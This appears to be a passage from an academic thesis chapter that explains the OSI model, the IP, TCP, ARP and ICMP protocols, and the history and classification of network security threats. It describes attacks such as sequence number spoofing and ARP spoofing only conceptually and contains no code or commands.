The OSI reference model is a conceptual model composed of seven layers, each specifying a particular set of network functions. The model was developed by the International Organization for Standardization (ISO) in 1984, and it is now considered the primary architectural model for intercomputer communications. The OSI model divides the tasks involved with moving information between networked computers into seven smaller, more manageable task groups. A task or group of tasks is then assigned to each of the seven OSI layers. Each layer is reasonably self-contained so that the tasks assigned to each layer can be implemented independently. This enables the solutions offered by one layer to be updated without adversely affecting the other layers.

- Layer 7 Application
- Layer 6 Presentation
- Layer 5 Session
- Layer 4 Transport
- Layer 3 Network
- Layer 2 Data link
- Layer 1 Physical

The seven layers of the OSI reference model can be divided into two categories: upper layers and lower layers.

The upper layers of the OSI model deal with application issues and generally are implemented only in software. The highest layer, the application layer, is closest to the end user. Both users and application layer processes interact with software applications that contain a communications component.

The lower layers of the OSI model handle data transport issues. The physical layer and the data link layer are implemented in hardware and software. The lowest layer, the physical layer, is closest to the physical network medium (the network cabling, for example) and is responsible for actually placing information on the medium.

The seven OSI layers use various forms of control information to communicate with their peer layers in other computer systems. This control information consists of specific requests and instructions that are exchanged between peer OSI layers. Control information typically takes one of two forms: headers and trailers. Headers are prepended to data that has been passed down from upper layers. Trailers are appended to data that has been passed down from upper layers. The data portion of an information unit at a given OSI layer potentially can contain headers, trailers, and data from all the higher layers. This is known as *encapsulation*.




Figure 2.1: Headers and Data can be Encapsulated during Information Exchange

The Internet protocols are the world's most popular open-system (nonproprietary) protocol suite because they can be used to communicate across any set of interconnected networks and are equally well suited for LAN and WAN communications. The Internet protocols consist of a suite of communication protocols, of which the two best known are the Transport Control Protocol (TCP) and the Internet Protocol (IP). The Internet protocol suite not only includes lower-layer protocols (such as TCP and IP), but it also specifies common applications such as electronic mail, terminal emulation, and file transfer. Documentation of the Internet protocols (including new or revised protocols) and policies are specified in technical reports called Request For Comments (RFCs), which are published and then reviewed and analyzed by the Internet community. Protocol refinements are published in the new RFCs.

Transport Control Protocol (TCP) at layer four (Transport Layer) and Internet Protocol at Layer three (Network Layer) forms the backbone of today's Internet. Implementation of these protocols exists in each and every device which wishes to participate in the Internet communication. A set of protocols needed for Internet communication are explained in the following sections.

2.1.2 Internet Protocol (IP)

The Internet Protocol (IP) is a network-layer (Layer 3) protocol that contains addressing information and some control information that enables packets to be routed. IP is documented in [Pos81b] and is the primary network-layer protocol in the Internet protocol suite. Along with the Transport Control Protocol (TCP), IP represents the heart of the Internet protocols. IP has two primary responsibilities: providing connectionless, best-effort delivery of datagrams through an internetwork; and providing fragmentation and reassembly of datagrams to support data links with different maximum-transmission unit (MTU) sizes.

There is no notion of a virtual circuit or “phone call” at the IP level: every packet stands alone. IP is an unreliable datagram service. No guarantees are made that packets will be delivered, delivered only once, or delivered in any particular order. Nor is there any check for packet correctness. The checksum in the IP header covers only the header [WRC94]. A packet traveling a long distance will travel through many hops. Each hop terminates in a host or router, which forwards the packet to the next hop based on routing information. During these travels a packet may be fragmented into smaller pieces if it is too long for a hop. A router may drop packets if it is too congested. Packets may arrive out of order, or even duplicated, at the far end. There is usually no notice of these actions: higher protocol layers (i.e., TCP) are supposed to deal with these problems and provide a reliable circuit to the application.

IP Packet Format

An IP packet contains several types of information, as shown in Figure 2.2.

- **Version** indicates the version of IP currently used.
- **IP Header Length (IHL)** indicates the datagram header length in 32-bit words.
- **Type-of-Service** specifies how an upper-layer protocol would like a current datagram to be handled, and assigns datagrams various levels of importance.




Figure 2.2: IP Packet Format

- **Total Length** specifies the length, in bytes, of the entire IP packet, including the data and header.
- **Identification** contains an integer that identifies the current datagram. This field is used to help piece together datagram fragments.
- **Flags** consists of a 3-bit field of which the two low-order (least-significant) bits control fragmentation. The low-order bit specifies whether the packet can be fragmented. The middle bit specifies whether the packet is the last fragment in a series of fragmented packets. The third or high-order bit is not used.
- **Fragment Offset** indicates the position of the fragment's data relative to the beginning of the data in the original datagram, which allows the destination IP process to properly reconstruct the original datagram.
- **Time-to-Live** maintains a counter that gradually decrements down to zero, at which point the datagram is discarded. This keeps packets from looping endlessly.
- **Protocol** indicates which upper-layer protocol receives incoming packets after IP processing is complete.
- **Header Checksum** helps to ensure IP header integrity.
- **Source Address** specifies the sending node.

- **Destination Address** specifies the receiving node.
- **Options** allows IP to support various options, such as security.
- **Data** contains upper-layer information.

If a packet is too large for the next hop, it is fragmented. That is, it is divided up into two or more packets, each of which has its own IP header, but only a portion of the payload. The fragments make their own separate ways to the ultimate destination. During the trip, fragments may be further fragmented. When the pieces arrive at the target machine, they are reassembled. No reassembly is done at intermediate hops. This feature of assembling at the destination has been exploited by number of exploits.

2.1.3 Transport Control Protocol (TCP)

The TCP provides reliable transmission of data in an IP environment. TCP corresponds to the transport layer (Layer 4) of the OSI reference model. Among the services TCP provides are stream data transfer, reliability, efficient flow control, full-duplex operation, and multiplexing.

With stream data transfer, TCP delivers an unstructured stream of bytes identified by sequence numbers. This service benefits applications because they do not have to chop data into blocks before handing it off to TCP. Instead, TCP groups bytes into segments and passes them to IP for delivery.

TCP offers reliability by providing connection-oriented, end-to-end reliable packet delivery through an internetwork. It does this by sequencing bytes with a forwarding acknowledgment number that indicates to the destination the next byte the source expects to receive. Bytes not acknowledged within a specified time period are retransmitted. The reliability mechanism of TCP allows devices to deal with lost, delayed, duplicate, or misread packets. A time-out mechanism allows devices to detect lost packets and request retransmission.

TCP offers efficient flow control, which means that, when sending acknowledgments

back to the source, the receiving TCP process indicates the highest sequence number it can receive without overflowing its internal buffers. Full-duplex operation means that TCP processes can both send and receive at the same time.

TCP Packet Format

An IP packet contains several types of information, as shown in Figure 2.3.




Figure 2.3: TCP Packet Format

- **Source Port and Destination Port** identifies points at which upper-layer source and destination processes receive TCP services.
- **Sequence Number** usually specifies the number assigned to the first byte of data in the current message. In the connection-establishment phase, this field also can be used to identify an initial sequence number to be used in an upcoming transmission.
- **Acknowledgment Number** contains the sequence number of the next byte of data the sender of the packet expects to receive.
- **Data Offset** indicates the number of 32-bit words in the TCP header.
- **Reserved** remains reserved for future use.
- **Flags** carries a variety of control information, including the SYN and ACK bits used for connection establishment, and the FIN bit used for connection termination.

- **Window** specifies the size of the sender's receive window (that is, the buffer space available for incoming data).
- **Checksum** indicates whether the header was damaged in transit.
- **Urgent Pointer** points to the first urgent data byte in the packet.
- **Options** specifies various TCP options.
- **Data** contains upper-layer information.

The normal TCP connection establishment sequence involves a 3-way handshake. The Transport Control Protocol (TCP) [Pos81c] provides reliable virtual circuits to user processes. Lost or damaged packets are retransmitted; incoming packets are shuffled around, if necessary, to match the original order of transmission. The ordering is maintained by sequence numbers in every packet. Each *byte sent*, as well as the *open and close* requests, are numbered individually. All packets except for the very first TCP packet sent during a conversation contain an acknowledgment number; it gives the sequence number of the last sequential byte successfully received [WRC94].




Figure 2.4: A Transport Control Protocol [TCP] Session.

The initial packet, with the SYN (“synchronize,” or open request) bit set, transmits the initial sequence number for its side of the connection. The initial sequence numbers are random. All subsequent packets have the ACK (“acknowledge”) bit set. There is a modest security benefit: a connection cannot be fully established until both sides have acknowledged the others initial sequence number. Every TCP message is marked as being from a particular host and port number, and to a destination host and port. The four-tuple uniquely identifies a particular circuit. $\langle \text{localhost}, \text{localport}, \text{remotehost}, \text{remoteport} \rangle$.

Most versions of TCP and UDP for UNIX systems enforce the rule that only the superuser (root) can create a port numbered less than 1024. These are privileged ports. The intent is that remote systems can trust the authenticity of information written to such ports.

If an attacker can predict the target’s choice of starting points as shown by [Bel89] that it is indeed possible under certain circumstances then it is possible for the attacker to trick the target into believing that it is talking to a trusted machine. In that case, protocols that depend on the IP source address for authentication (e.g., the “r” commands) can be exploited to penetrate the target system. This is known as a *sequence number attack*. Many protocols other than TCP are vulnerable [Bel89]. In fact, TCPs three-way handshake at connection establishment time provides more protection than do some other protocols [WRC94].

2.1.4 Address Resolution Protocol (ARP)

IP packets are usually sent over Ethernets. The Ethernet devices do not understand the 32-bit IP addresses: they transmit Ethernet packets with 48-bit Ethernet addresses. Therefore, an IP driver must translate an IP destination address into an Ethernet destination address. The Address Resolution Protocol (ARP) [Plu82] is used to determine these mappings.

ARP works by sending out an Ethernet broadcast packet containing the desired IP

address. That destination host, or another system acting on its behalf, replies with a packet containing the IP and Ethernet address pair. This is cached by the sender to reduce unnecessary ARP traffic.

There is some risk involved if untrusted nodes have write-access to the local net. Such a machine could emit *phony* ARP messages and divert all traffic to itself; it could then either *impersonate* some machines or simply modify the data streams *en passant*. The ARP mechanism is usually automatic. On special security networks, the ARP mappings may be statically hard-wired, and the automatic protocol suppressed to prevent interference [WRC94].

2.1.5 Internet Control Message Protocol (ICMP)

The Internet Control Message Protocol (ICMP) [Pos81a] is the low-level mechanism used to influence the behavior of TCP and UDP connections. It can be used to inform hosts of a better route to a destination, to report trouble with a route, or to terminate a connection because of network problems. It also supports the single most important low-level monitoring tool for system and network administrators: the ping program [Ste90].

Many ICMP messages received on a given host are specific to a particular connection or are triggered by a packet sent by that machine. In such cases, the IP header and the first 64 bits of the transport header are included in the ICMP message. The intent is to limit the scope of any changes dictated by ICMP. Thus, a *Redirect* message or a *Destination Unreachable* message should be connection-specific [WRC94].

These protocols evolved out of many drafts proposals (Request for Comment (RFC) documents) and existed in the networks for many years. These protocols apart from being the basis of Internet communication exhibit certain vulnerabilities which had given rise to hacking attacks. Network Security in general and these protocol vulnerabilities in specific, leading to number of attacks is discussed in the following sections of this chapter. Subsequent chapters give more detailed attack information based on exploits and vulnerabilities.

2.2 Network Security Expatiation

Information is important. It is often depicted as the lifeblood of the growing electronic economy [Gor02]. Commercial organisations and governments rely heavily on information to conduct their daily activities. Therefore, the security of information needs to be managed and controlled properly [Lan85, Smi89]. No matter what the information involves; whether it is customer records or confidential documentation, there are many threats that make information vulnerable [Gor02]. Information security therefore needs to be implemented and managed within the organisation to ensure that the information is kept safe and secure. Network security which is subset of information security is responsible for securing all information passed through networked computers. Network security include security of all hardware and software functions, characteristics, features, operational procedures, accountability measures, access controls, and administrative and management policy required to provide an acceptable level of protection for hardware, software, and information in a network [Sha94]. The field of *security* is concerned with protecting general assets. There are many branches of security. *Information security* is concerned with protecting information and information resources. *Network security* is concerned with protecting data, hardware, and software on a computer network [RB04]. Then there are concerns about database security, device security, application security and data security. These security specializations require addressing of security at various levels in a fully secure paradigm. Focus of this research work is on Network Security therefore it is important to consider network security in relation to other branches of security as shown in Figure 2.5.

Network security, must follow three fundamental precepts. First, a secure network must have *integrity* such that all of the information stored therein is always correct and protected against accidental data corruption as well as willful alterations. Next important characteristic with which network security should adhere is *confidentiality*, or the ability to share information on the network with only those people for whom the viewing is intended. Finally, network security requires *availability* of information to its necessary recipients at the predetermined times without exception [Ale96]. These three principles




Figure 2.5: The hierarchy of Security specializations.

that network security must adhere to evolved from years of practice and experimentation that make up network history.

In the early days of computing, security was of little concern as the number of computers and the number of people with access to those computers was limited [Amo94, SG96]. The first computer security problems, however, emerged as early as in the year 1950, when computers began to be used for classified information. Confidentiality (also termed secrecy) was the primary security concern [DR91], and the primary threats were espionage and the invasion of privacy.

“Hundreds of thousands and millions of dumb terminals were connected via hubs and concentrators to the huge central processing units, spinning tapes, and rotating drives in some distant air-conditioned, properly humidified windowless room” [Sta95]. Without the presence of client/server network models, time sharing, or multi-user, multi-tasking processors, network security was not the real issue.

In the academic world, the goal at that point of time was to share information openly, so security controls were limited to accounting functions in order to charge money for the use of computer time. i.e. Academia followed “wide open” security model, on the other hand government organizations followed “closed and locked” model consisting of *block most or all access* to computers [RB04]. A “closed-door” approach does not work when there is need of “e-governance” and an “open-door” approach does not work because privacy of each individual is to be protected.

Network security, however, did initially realize its importance as a result of a white-collar crime performed by a programmer for the financial division of a large corporation. He was able to embezzle money from accounts that rounded their financial statements by transferring the money lost through rounding to a separate account. His actions illustrate the initial threats to network security, which were at the time strictly internal. It was not until the end of the 1960s and into the 1970s that the environment for network security did evolve [Inn00]. In November, 1988, a graduate student at Cornell University released a self-replicating computer program on the Internet. This program, which has come to be known as the “Internet Worm”, exploited several software bugs in the UNIX operating system to penetrate host computers across the network [DR91]. At that time, the Internet consisted of approximately 60,000 computers [Lot92]. Although not programmed to damage computers or their files, apparently due to an error in the program, the Internet Worm replicated rapidly within host computers. Infected computers were rendered useless because their processing capability was absorbed by multiple copies of the worm program. While only 2,100 to 2,600 host computers were infected, this effectively “shut down” the Internet for several days as defensive measures were taken (which included many sites disconnecting from the network) [Hug95, DR91].

The overall effect of this Internet-wide event was that it increased the awareness of public computer networks security hazards [Spa89] and lead to the formation of the Computer Emergency Response Team (CERT). CERT is a public organization whose goal is to “study Internet security vulnerabilities, provide incident response services to sites that have been the victims of attack, publish a variety of security alerts, do research in wide-area-networked computing, and develop information and training to help improve security” [JMWB03].

After the “Internet Worm” event in 1988 several research work discussed different aspects of computer network security. One of the seminal works by [Mor85] shows that, each 4.2BSD system “trusts” some set of other systems, allowing users logged into trusted systems to execute commands via a TCP/IP network without supplying a password. [Bel89] points at number of serious security flaws inherent in the protocols, regardless of the correctness of any implementations and describes attacks based on these flaws, including

sequence number spoofing, routing attacks, source address spoofing, and authentication attacks.

In early days, computer attacks were very few and hackers too were such a creed which were supposed to be equipped with extraordinary expertise to launch the attacks. The security research community as well as vendors identify and publish on an average 40 new security vulnerabilities per week. These vulnerabilities provide a multitude of avenues for attacks. Incorrectly configured systems, unchanged default passwords, product flaws, or missing security patches are among the most typical causes of the network intrusions. Security vulnerabilities linger and consequently create a breeding ground for attacks, which even a novice can exploit to create a security breach as, indicated by [HF02]. The result is that this massive global infrastructure “The Internet” has no fundamental security mechanisms built in to protect itself [Sta95]. The Internet is a Complex Place. [Ree00] points out that securing the Internet, or even securing any significant enterprise connected to the Internet, is a very difficult undertaking. This difficulty is due largely to the “ruinous inheritance”. All the protocols and design techniques and troubleshooting methods are well defined and accepted. None were defined or engineered with much thought about security because the Internets underlying technologies were developed among a collegial group of scientists and engineers during the 1970s. Therefore, networks inherited an architecture and a suite of protocols as well as millions of lines of legacy operating systems, protocol stacks, and applications with virtually no security infrastructure.

The diagram in Figure 2.6 represents a map of the Internet done under a project at Bell Labs. Each terminal point in the map represents not a host, but a network or group of networks connected to the Internet. The Internet has a diameter of about 10,000 pookies, where a pookie is an arbitrary unit of distance in the space in which the maps are laid out.

By 2047 as shown in Figure 2.7, almost all information will be in cyberspace including a large percentage of knowledge and creative works. This trend is both desirable and inevitable. Cyberspace will be built from following three kinds of components:

- **Computer platforms and the content they hold** are made of processors,




Figure 2.6: Layout showing the major ISPs [Che99]

memories and basic system software.

- **Hardware and software interface transducer technology** connects platforms to people and other physical systems.
- **Networking** technology for computers is to communicate with one another.

Cyberspace consists of a hierarchy of networks that connects computer platforms that process, store, and interface with the cyberspace-user's environments in the physical world. All the information will be networked, indexed, and accessible by almost anyone, anywhere, at any time; 24 hours a day, 365 days a year [JPD97].

The onslaught of security attacks on enterprise networks seems unrelenting. In 2004, 78% of organizations surveyed by the Computer Security Institute (CSI) and the Federal Bureau of Investigation (FBI) detected virus attack on their networks and 39% detected penetrations of IT Systems. Systematic control over network access remains elusive: 53% of organizations reported that their computer systems were being used in unauthorized




Figure 2.7: Cyberspace and the Physical World

ways and 37% detected users gaining unauthorized access to information [CSI04]. Data theft is on rise as reported by 13% of the enterprises in 2003 and 15% in 2004 [gro04].

As both the number of internet users grows and the intruder tools become more sophisticated as well as easy to use Figure 2.8, more people can become *successful* intruders refer Figure 2.9. These off-the-shelf intruders (which usually pick the hacking tool from the Internet and become threat to the networks) are called script kiddies. Their goal is to gain super-user access in the easiest way possible. They do this by focusing on a small number of exploits, and then searching the entire Internet for that exploit. Sooner or later they find someone vulnerable [Pro00]. Threats to the networks are not only from these script kiddies which usually just want to perform harmless pranks, but also it has now a days grown into full fledged business with coordinated teams of hackers which can cause devastating crimes of destruction and theft. These teams are usually motivated by monetary gain, malicious intent, or simply the challenge.

Breaches in network security occur internally by employees and externally by hackers. “In an attack on the Texas A&M University computer complex, which consists of 12,000 interconnected PCs, workstations, minicomputers, mainframes, and servers, a well organized team of hackers was able to take virtual control of the complex” [Sta95]. The total




Figure 2.8: Attack Sophistication and required Intruder Knowledge

percentage of internal threats is quoted at 70 to 80 percent i.e. these many computer crimes, attacks and violations originate from inside the network [Ins04]. Disgruntled employees generally not contented with their salary, position, or working environment perform many such tasks which can lead to opening up the backdoors for more coordinated attacks, e.g. at General Dynamics Corp's space division in San Diego, a programmer, unhappy with the size of his paycheck, planted a logic bomb, a computerized equivalent of a real bomb, designed to wipe out a program to track Atlas missile parts [Ale96].

Four categories of attacks are classified with a simple process model given by Stallings [Sta95] as shown in Figure 2.10:

- Interruption - An asset of the system is destroyed or becomes unavailable or unusable.
- Interception - An unauthorized party gains access to an asset.
- Modification - An unauthorized party not only gains access to, but tampers with an asset.
- Fabrication - An unauthorized party inserts counterfeit objects into the system.

